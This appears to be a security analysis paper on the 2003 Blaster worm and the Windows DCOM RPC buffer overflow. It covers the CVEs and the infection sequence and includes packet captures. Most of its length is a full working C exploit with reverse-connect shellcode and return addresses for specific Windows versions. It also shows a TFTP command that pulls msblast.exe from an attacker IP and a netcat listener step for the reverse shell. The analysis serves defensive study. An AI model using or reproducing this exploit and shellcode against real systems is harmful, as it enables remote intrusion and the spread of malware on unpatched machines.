The Blaster worm exploits the DCOM RPC vulnerability using TCP port 135, 139, 445, 593, or any other specifically configured RPC port on the remote machine. The worm targets only Windows 2000 and Windows XP machines. Although the worm is not coded to replicate to Windows NT and Windows 2003 Server machines, they are still vulnerable if not properly patched. This worm attempts to download the msblast.exe file to the %WinDir%\system32 directory and then execute it. Blaster worm does not have a mass-mailing functionality.

The Common Vulnerabilities and Exposures (CVE) associated with this vulnerability include the following.

CAN-2003-0352: Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352


CAN-2003-0528: Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed RPC request with a long filename parameter, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0715
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0528

CAN-2003-0605: The RPC DCOM interface in Windows 2000 SP3 and SP4 allows remote attackers to cause a denial of service (crash), and local attackers to use the DoS to hijack the epmapper pipe to gain privileges, via certain messages to the __RemoteGetClassObject interface that cause a NULL pointer to be passed to the PerformScmStage function.
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0605

CAN-2003-0715: Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed DCERPC DCOM object activation request packet with modified length fields, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0528.
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0715

1.5. Attack Mechanism

The attack targets the Microsoft Windows DCOM interface for RPC services on previously mentioned Windows systems. The exploit uses a malformed RPC message to create a buffer overflow and to execute arbitrary code on the victim system.


"BLASTER" Worm
(1) TCP - 135 SYN Scanning
(2) TCP – 135 Connection Started
(3) Valid RPC Connection Setup
(4) RPC Buffer Overflow Attack (contains shellcode, selected offset)
WORM FAILURE
[A] Patched System - Ignores Shellcode
[B] Wrong Offset - Shellcode Never Executes
RPC FAILURE
[A] Wrong Offset - RPC Crashes
(5) Shellcode Opens TCP - 4444
(6) TCP Connection to Command Shell
(7) Issues TFTP GET Command using TFTP Client on Victim
(8) Victim Executes TFTP GET Command (tftp –i [Attacker_IP] GET msblast.exe)
(9) Worm Transfers to Victim
(10) Executes "msblast.exe" via Command Shell
ATTACKER (Infected System)
VICTIM (Unpatched System)
RPC FAILURE
[B] Exploit Complete – Command Shell Exits and RPC Crashes
"msblast.exe" Opens TCP-69
(11) "msblast.exe" adds "Run" entry to Registry
(12) DNS Query "windowsupdate.com" and launch Port 80 SYN Flood while SYN Scanning for New Victims

1.	The infected host uses TCP port 135 to scan for vulnerable machines
2.	Session establishment, 3-way handshake, takes place between the attacking host and the victim.
3.	The RPC connection between the two hosts is established. The infected host talks to port 135 and the underlying DCOM process.
4.	The actual attack is started in this step. The attacker sends packets to port 135 tcp with a variation of the dcom.c exploit.
5.	After the buffer overflow, the attacking host will attempt to execute a hidden remote shell process that will listen on TCP port 4444; opening a backdoor service bound to a command shell, "cmd.exe", on the attacked host.
6.	Attacking host connects to command shell on port 4444.
7.	Then sends a TFTP GET command to the victim.
8.	The victim responds back and tries to connect to one of the multiple TFTP servers containing the "msblast.exe" binary
9.	The "msblast.exe" file is downloaded victim's %WinDir%\system32 directory
10.	The attacker uses the command shell to execute the "msblast.exe" file.
11.	The worm adds the value: "windows auto update"="msblast.exe" to the following registry key:

	“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”
12.	Originally, the worm was designed to to begin launching a Denial of Service against the Microsoft Windows Update server (www.windowsupdate.com), in which infected systems would flood Microsoft's site with SYN packets directed to port 80. However, Microsoft has since removed the DNS record for windowsupdate.com.
NOTES:	
a. This is NOT a comprehensive list, as a malicious user could modify the worm code. b. Another observed listening port has been UDP/69.	

Listed below is one variant of the code that could be used to exploit the vulnerability.

```
Exploit:
1¡¢The exploit uses JMP ESP (FF E4)to jump ,so we should adjuse the address to other windows version;
2¡¢The shellcode can connect reversed£¬so we should run nc -l -p XXX first;
3¡¢The length of shellcode must be sizeof(shellcode)16=12 ,if not please fill with 0x90,or the packet

formatof RPC will be wrong;
4¡¢Before the buffer overflow return ,the 2 Parameters after return address need to be used ,so we

should these addresses can be written.
5¡¢The exploit use JMP ESP,and we can expoit by overlaying SEH.


#include <stdio.h>
#include <winsock2.h>
#include <windows.h>
#include <process.h>
#include <string.h>
#include <winbase.h>
#pragma  comment(lib,"ws2_32")

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,
0x00,0x00,0x00,0x00,0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};

unsigned int jmpesp_cn_sp3 = "\x29\x2c\xe2\x77";
unsigned int jmpesp_cn_sp4 = "\x29\x4c\xdf\x77";
unsigned int jmpesp_en_xp_sp1="\xdb\x37\xd7\x77";

unsigned char sc[]=
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"
      "\x29\x4c\xdf\x77" //sp4
//"\x29\x2c\xe2\x77"//0x77e22c29

    "\x38\x6e\x16\x76\x0d\x6e\x16\x76"  //ÐèÒªÊÇ¿ÉÐ´µÄÄÚ´æµØÖ·
        //ÏÂÃæÊÇSHELLCODE£¬¿ÉÒÔ·Å×Ô¼ºµÄSHELLCODE£¬µ«±ØÐë±£Ö¤scµÄÕûÌå³
¤¶È/16=12£¬²»Âú×ã×Ô¼ºÌî³äÒ»Ð©0X90°É
        //SHELLCODE²»´æÔÚ0X00£¬0X00Óë0X5C
    "\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x58\x83\xc0\x1b\x8d\xa0\x01"
    "\xfc\xff\xff\x83\xe4\xfc\x8b\xec\x33\xc9\x66\xb9\x99\x01\x80\x30"
    "\x93\x40\xe2\xfa"
    // code
    "\x7b\xe4\x93\x93\x93\xd4\xf6\xe7\xc3\xe1\xfc\xf0\xd2\xf7\xf7\xe1"
    "\xf6\xe0\xe0\x93\xdf\xfc\xf2\xf7\xdf\xfa\xf1\xe1\xf2\xe1\xea\xd2"
    "\x93\xd0\xe1\xf6\xf2\xe7\xf6\xc3\xe1\xfc\xf0\xf6\xe0\xe0\xd2\x93"
    "\xd0\xff\xfc\xe0\xf6\xdb\xf2\xfd\xf7\xff\xf6\x93\xd6\xeb\xfa\xe7"
    "\xc7\xfb\xe1\xf6\xf2\xf7\x93\xe4\xe0\xa1\xcc\xa0\xa1\x93\xc4\xc0"
    "\xd2\xc0\xe7\xf2\xe1\xe7\xe6\xe3\x93\xc4\xc0\xd2\xc0\xfc\xf0\xf8"
    "\xf6\xe7\xd2\x93\xf0\xff\xfc\xe0\xf6\xe0\xfc\xf0\xf8\xf6\xe7\x93"
    "\xf0\xfc\xfd\xfd\xf6\xf0\xe7\x93\xf0\xfe\xf7\x93\xc9\xc1\x28\x93"
    "\x93\x63\xe4\x12\xa8\xde\xc9\x03\x93\xe7\x90\xd8\x78\x66\x18\xe0"
```

```
     "\xaf\x90\x60\x18\xe5\xeb\x90\x60\x18\xed\xb3\x90\x68\x18\xdd\x87"
     "\xc5\xa0\x53\xc4\xc2\x18\xac\x90\x68\x18\x61\xa0\x5a\x22\x9d\x60"
     "\x35\xca\xcc\xe7\x9b\x10\x54\x97\xd3\x71\x7b\x6c\x72\xcd\x18\xc5"
     "\xb7\x90\x40\x42\x73\x90\x51\xa0\x5a\xf5\x18\x9b\x18\xd5\x8f\x90"
     "\x50\x52\x72\x91\x90\x52\x18\x83\x90\x40\xcd\x18\x6d\xa0\x5a\x22"
     "\x97\x7b\x08\x93\x93\x93\x10\x55\x98\xc1\xc5\x6c\xc4\x63\xc9\x18"
     "\x4b\xa0\x5a\x22\x97\x7b\x14\x93\x93\x93\x10\x55\x9b\xc6\xfb\x92"
     "\x92\x93\x93\x6c\xc4\x63\x16\x53\xe6\xe0\xc3\xc3\xc3\xc3\xd3\xc3"
     "\xd3\xc3\x6c\xc4\x67\x10\x6b\x6c\xe7\xf0\x18\x4b\xf5\x54\xd6\x93"
     "\x91\x93\xf5\x54\xd6\x91\x28\x39\x54\xd6\x97\x4e\x5f\x28\x39\xf9"
     "\x83\xc6\xc0\x6c\xc4\x6f\x16\x53\xe6\xd0\xa0\x5a\x22\x82\xc4\x18"
     "\x6e\x60\x38\xcc\x54\xd6\x93\xd7\x93\x93\x93\x1a\xce\xaf\x1a\xce"
     "\xab\x1a\xce\xd3\x54\xd6\xbf\x92\x92\x93\x93\x1e\xd6\xd7\xc3\xc6"
     "\xc2\xc2\xc2\xd2\xc2\xda\xc2\xc2\xc5\xc2\x6c\xc4\x77\x6c\xe6\xd7"
     "\x6c\xc4\x7b\x6c\xe6\xdb\x6c\xc4\x7b\xc0\x6c\xc4\x6b\xc3\x6c\xc4"
     "\x7f\x19\x95\xd5\x17\x53\xe6\x6a\xc2\xc1\xc5\xc0\x6c\x41\xc9\xca"
     "\x1a\x94\xd4\xd4\xd4\xd4\x71\x7a\x50\x90\x90"
     "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90";

unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};

void main(int argc,char ** argv)
{
   WSADATA WSAData;
   SOCKET sock;
   int len,len1;
   SOCKADDR_IN addr_in;
   short port=135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];
   unsigned short port1;
   DWORD cb;

   printf("RPC DCOM overflow Vulnerability discoveried by LSD\n");
 printf("Code by FlashSky,Flashsky xfocus org,benjurry,benjurry xfocus org\n");
 printf("Welcome to our English Site: http://www.xfocus.org\n");
 printf("Welcome to our Chinese Site: http://www.xfocus.net\n");


if(argc<5)
{
  printf("useage:%s targetip localIP LocalPort SPVersion\n",argv[0]);
   printf("SPVersion:\n0 w2k Chinese version +sp3\n 1 w2k Chinese version +SP4\n 2 winxp
 English version +sp1\n");
exit(1);
}

if(atoi(argv[4])==0)
memcpy(sc+36,jmpesp_cn_sp3,sizeof(jmpesp_cn_sp3));
else if (atoi(argv[4])==1)
memcpy(sc+36,jmpesp_cn_sp4,sizeof(jmpesp_cn_sp4));
else if (atoi(argv[4])==2)
memcpy(sc+36,jmpesp_en_xp_sp1,sizeof(jmpesp_en_xp_sp1));

   if (WSAStartup(MAKEWORD(2,0),&WSAData)!=0)
   {
       printf("WSAStartup error.Error:%d\n",WSAGetLastError());
      return;
   }

   addr_in.sin_family=AF_INET;
   addr_in.sin_port=htons(port);
   addr_in.sin_addr.S_un.S_addr=inet_addr(argv[1]);

   if ((sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==INVALID_SOCKET)
```

```
    {
        printf("Socket failed.Error:%d\n",WSAGetLastError());
        return;
    }
    if(WSAConnect(sock,(struct sockaddr *)&addr_in,sizeof(addr_in),NULL,NULL,NULL,
NULL)==SOCKET_ERROR)
    {
        printf("Connect failed.Error:%d",WSAGetLastError());
        return;
    }
    port1 = htons(atoi(argv[3]));  //·´ÏòÁ¬½ÓµÄ¶Ë¿Ú
    port1 ^= 0x9393;
 cb=inet_addr(argv[2]);//·´ÏòÁ¬½ÓµÄIP
    cb ^= 0x93939393;
    *(unsigned short *)&sc[330+0x30] = port1;
    *(unsigned int *)&sc[335+0x30] = cb;
    len=sizeof(sc);
    memcpy(buf2,request1,sizeof(request1));
    len1=sizeof(request1);
    *(DWORD *)(request2)=*(DWORD *)(request2)+sizeof(sc)/2;  //¼ÆËãÎÄ¼þÃûË«×Ö½Ú³¤¶È
    *(DWORD *)(request2+8)=*(DWORD *)(request2+8)+sizeof(sc)/2;//¼ÆËãÎÄ¼þÃûË«×Ö½Ú³¤¶È
    memcpy(buf2+len1,request2,sizeof(request2));
    len1=len1+sizeof(request2);
    memcpy(buf2+len1,sc,sizeof(sc));
    len1=len1+sizeof(sc);
    memcpy(buf2+len1,request3,sizeof(request3));
    len1=len1+sizeof(request3);
    memcpy(buf2+len1,request4,sizeof(request4));
    len1=len1+sizeof(request4);
    *(DWORD *)(buf2+8)=*(DWORD *)(buf2+8)+sizeof(sc)-0xc;
    //¼ÆËã¸÷ÖÖ½á¹¹µÄ³¤¶È
    *(DWORD *)(buf2+0x10)=*(DWORD *)(buf2+0x10)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0x80)=*(DWORD *)(buf2+0x80)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0x84)=*(DWORD *)(buf2+0x84)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0xb4)=*(DWORD *)(buf2+0xb4)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0xb8)=*(DWORD *)(buf2+0xb8)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0xd0)=*(DWORD *)(buf2+0xd0)+sizeof(sc)-0xc;
    *(DWORD *)(buf2+0x18c)=*(DWORD *)(buf2+0x18c)+sizeof(sc)-0xc;
    if (send(sock,bindstr,sizeof(bindstr),0)==SOCKET_ERROR)
    {
          printf("Send failed.Error:%d\n",WSAGetLastError());
          return;
    }

    len=recv(sock,buf1,1000,NULL);
    if (send(sock,buf2,len1,0)==SOCKET_ERROR)
    {
          printf("Send failed.Error:%d\n",WSAGetLastError());
          return;
    }
    len=recv(sock,buf1,1024,NULL);
}
```

The following packet samplings are included to display various phases of the exploit. However, please note that multiple sources were used to obtain the packets. As such, the packets below are not entirely from my specific detect. If the packets were still available to me, I would have included them instead.

"MSBlast scanning for vulnerable machines"

```
08/11-16:56:52.942469 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800
len:0x3E 172.16.77.129:1249 -> 62.177.236.1:135 TCP TTL:128 TOS:0x0
ID:23199 IpLen:20 DgmLen:48 DF ******S* Seq: 0xD01F7CE9 Ack: 0x0 Win:
0x4000 TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/11-16:56:52.943438 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800
len:0x3E 172.16.77.129:1250 -> 62.177.236.2:135 TCP TTL:128 TOS:0x0
```

```
ID:23200 IpLen:20 DgmLen:48 DF ******S* Seq: 0xD020129A Ack: 0x0 Win:
0x4000 TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/11-16:56:52.944197 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800
len:0x3E 172.16.77.129:1251 -> 62.177.236.3:135 TCP TTL:128 TOS:0x0
ID:23201 IpLen:20 DgmLen:48 DF ******S* Seq: 0xD020F1CE Ack: 0x0 Win:
0x4000 TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

"Session Establishment"

```
08/11-15:26:09.095239 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800
len:0x3E 172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0
ID:13809 IpLen:20 DgmLen:48 DF ******S* Seq: 0x7B91948D Ack: 0x0
Win: 0x4000 TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/11-15:26:09.095309 0:50:56:C0:0:1 -> 0:C:29:41:1F:13 type:0x800
len:0x3E 172.16.61.2:135 -> 172.16.77.129:4010 TCP TTL:64 TOS:0x0
ID:0 IpLen:20 DgmLen:48 DF ***A**S* Seq: 0x378FC8B6 Ack: 0x7B91948E
Win: 0x16D0 TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/11-15:26:09.095923 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800
len:0x3C 172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0
ID:13810 IpLen:20 DgmLen:40 DF ***A**** Seq: 0x7B91948E
Ack: 0x378FC8B7 Win: 0x4470 TcpLen: 20
```

"Bind Request "
unsigned char bindstr[]={

```
08/11-15:26:17.131282 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800
len:0x7E 172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0
ID:13856 IpLen:20 DgmLen:112 DF ***AP*** Seq: 0x7B91948E
Ack: 0x378FC8B7 Win: 0x4470 TcpLen: 20
05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 ........H.......
D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 ................
A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46 ...............F
00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 .....]..........
2B 10 48 60 02 00 00 00 +.H`....
```

"MSBlast using RPC/DCOM vulnerability to execute command on victim system to open a remote command shell on TCP port 4444"
unsigned char request1[]={

```
08/11-15:26:17.132220 0:C:29:41:1F:13 -> 0:50:56:C0:0:1 type:0x800
len:0x5EA 172.16.77.129:4010 -> 172.16.61.2:135 TCP TTL:128 TOS:0x0
ID:13857 IpLen:20 DgmLen:1500 DF ***A**** Seq: 0x7B9194D6 Ack:
0x378FC8B7 Win: 0x4470 TcpLen: 20
05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00  ................
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00  ................
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE  ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00  t,..`^..........
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00  p^......|^......
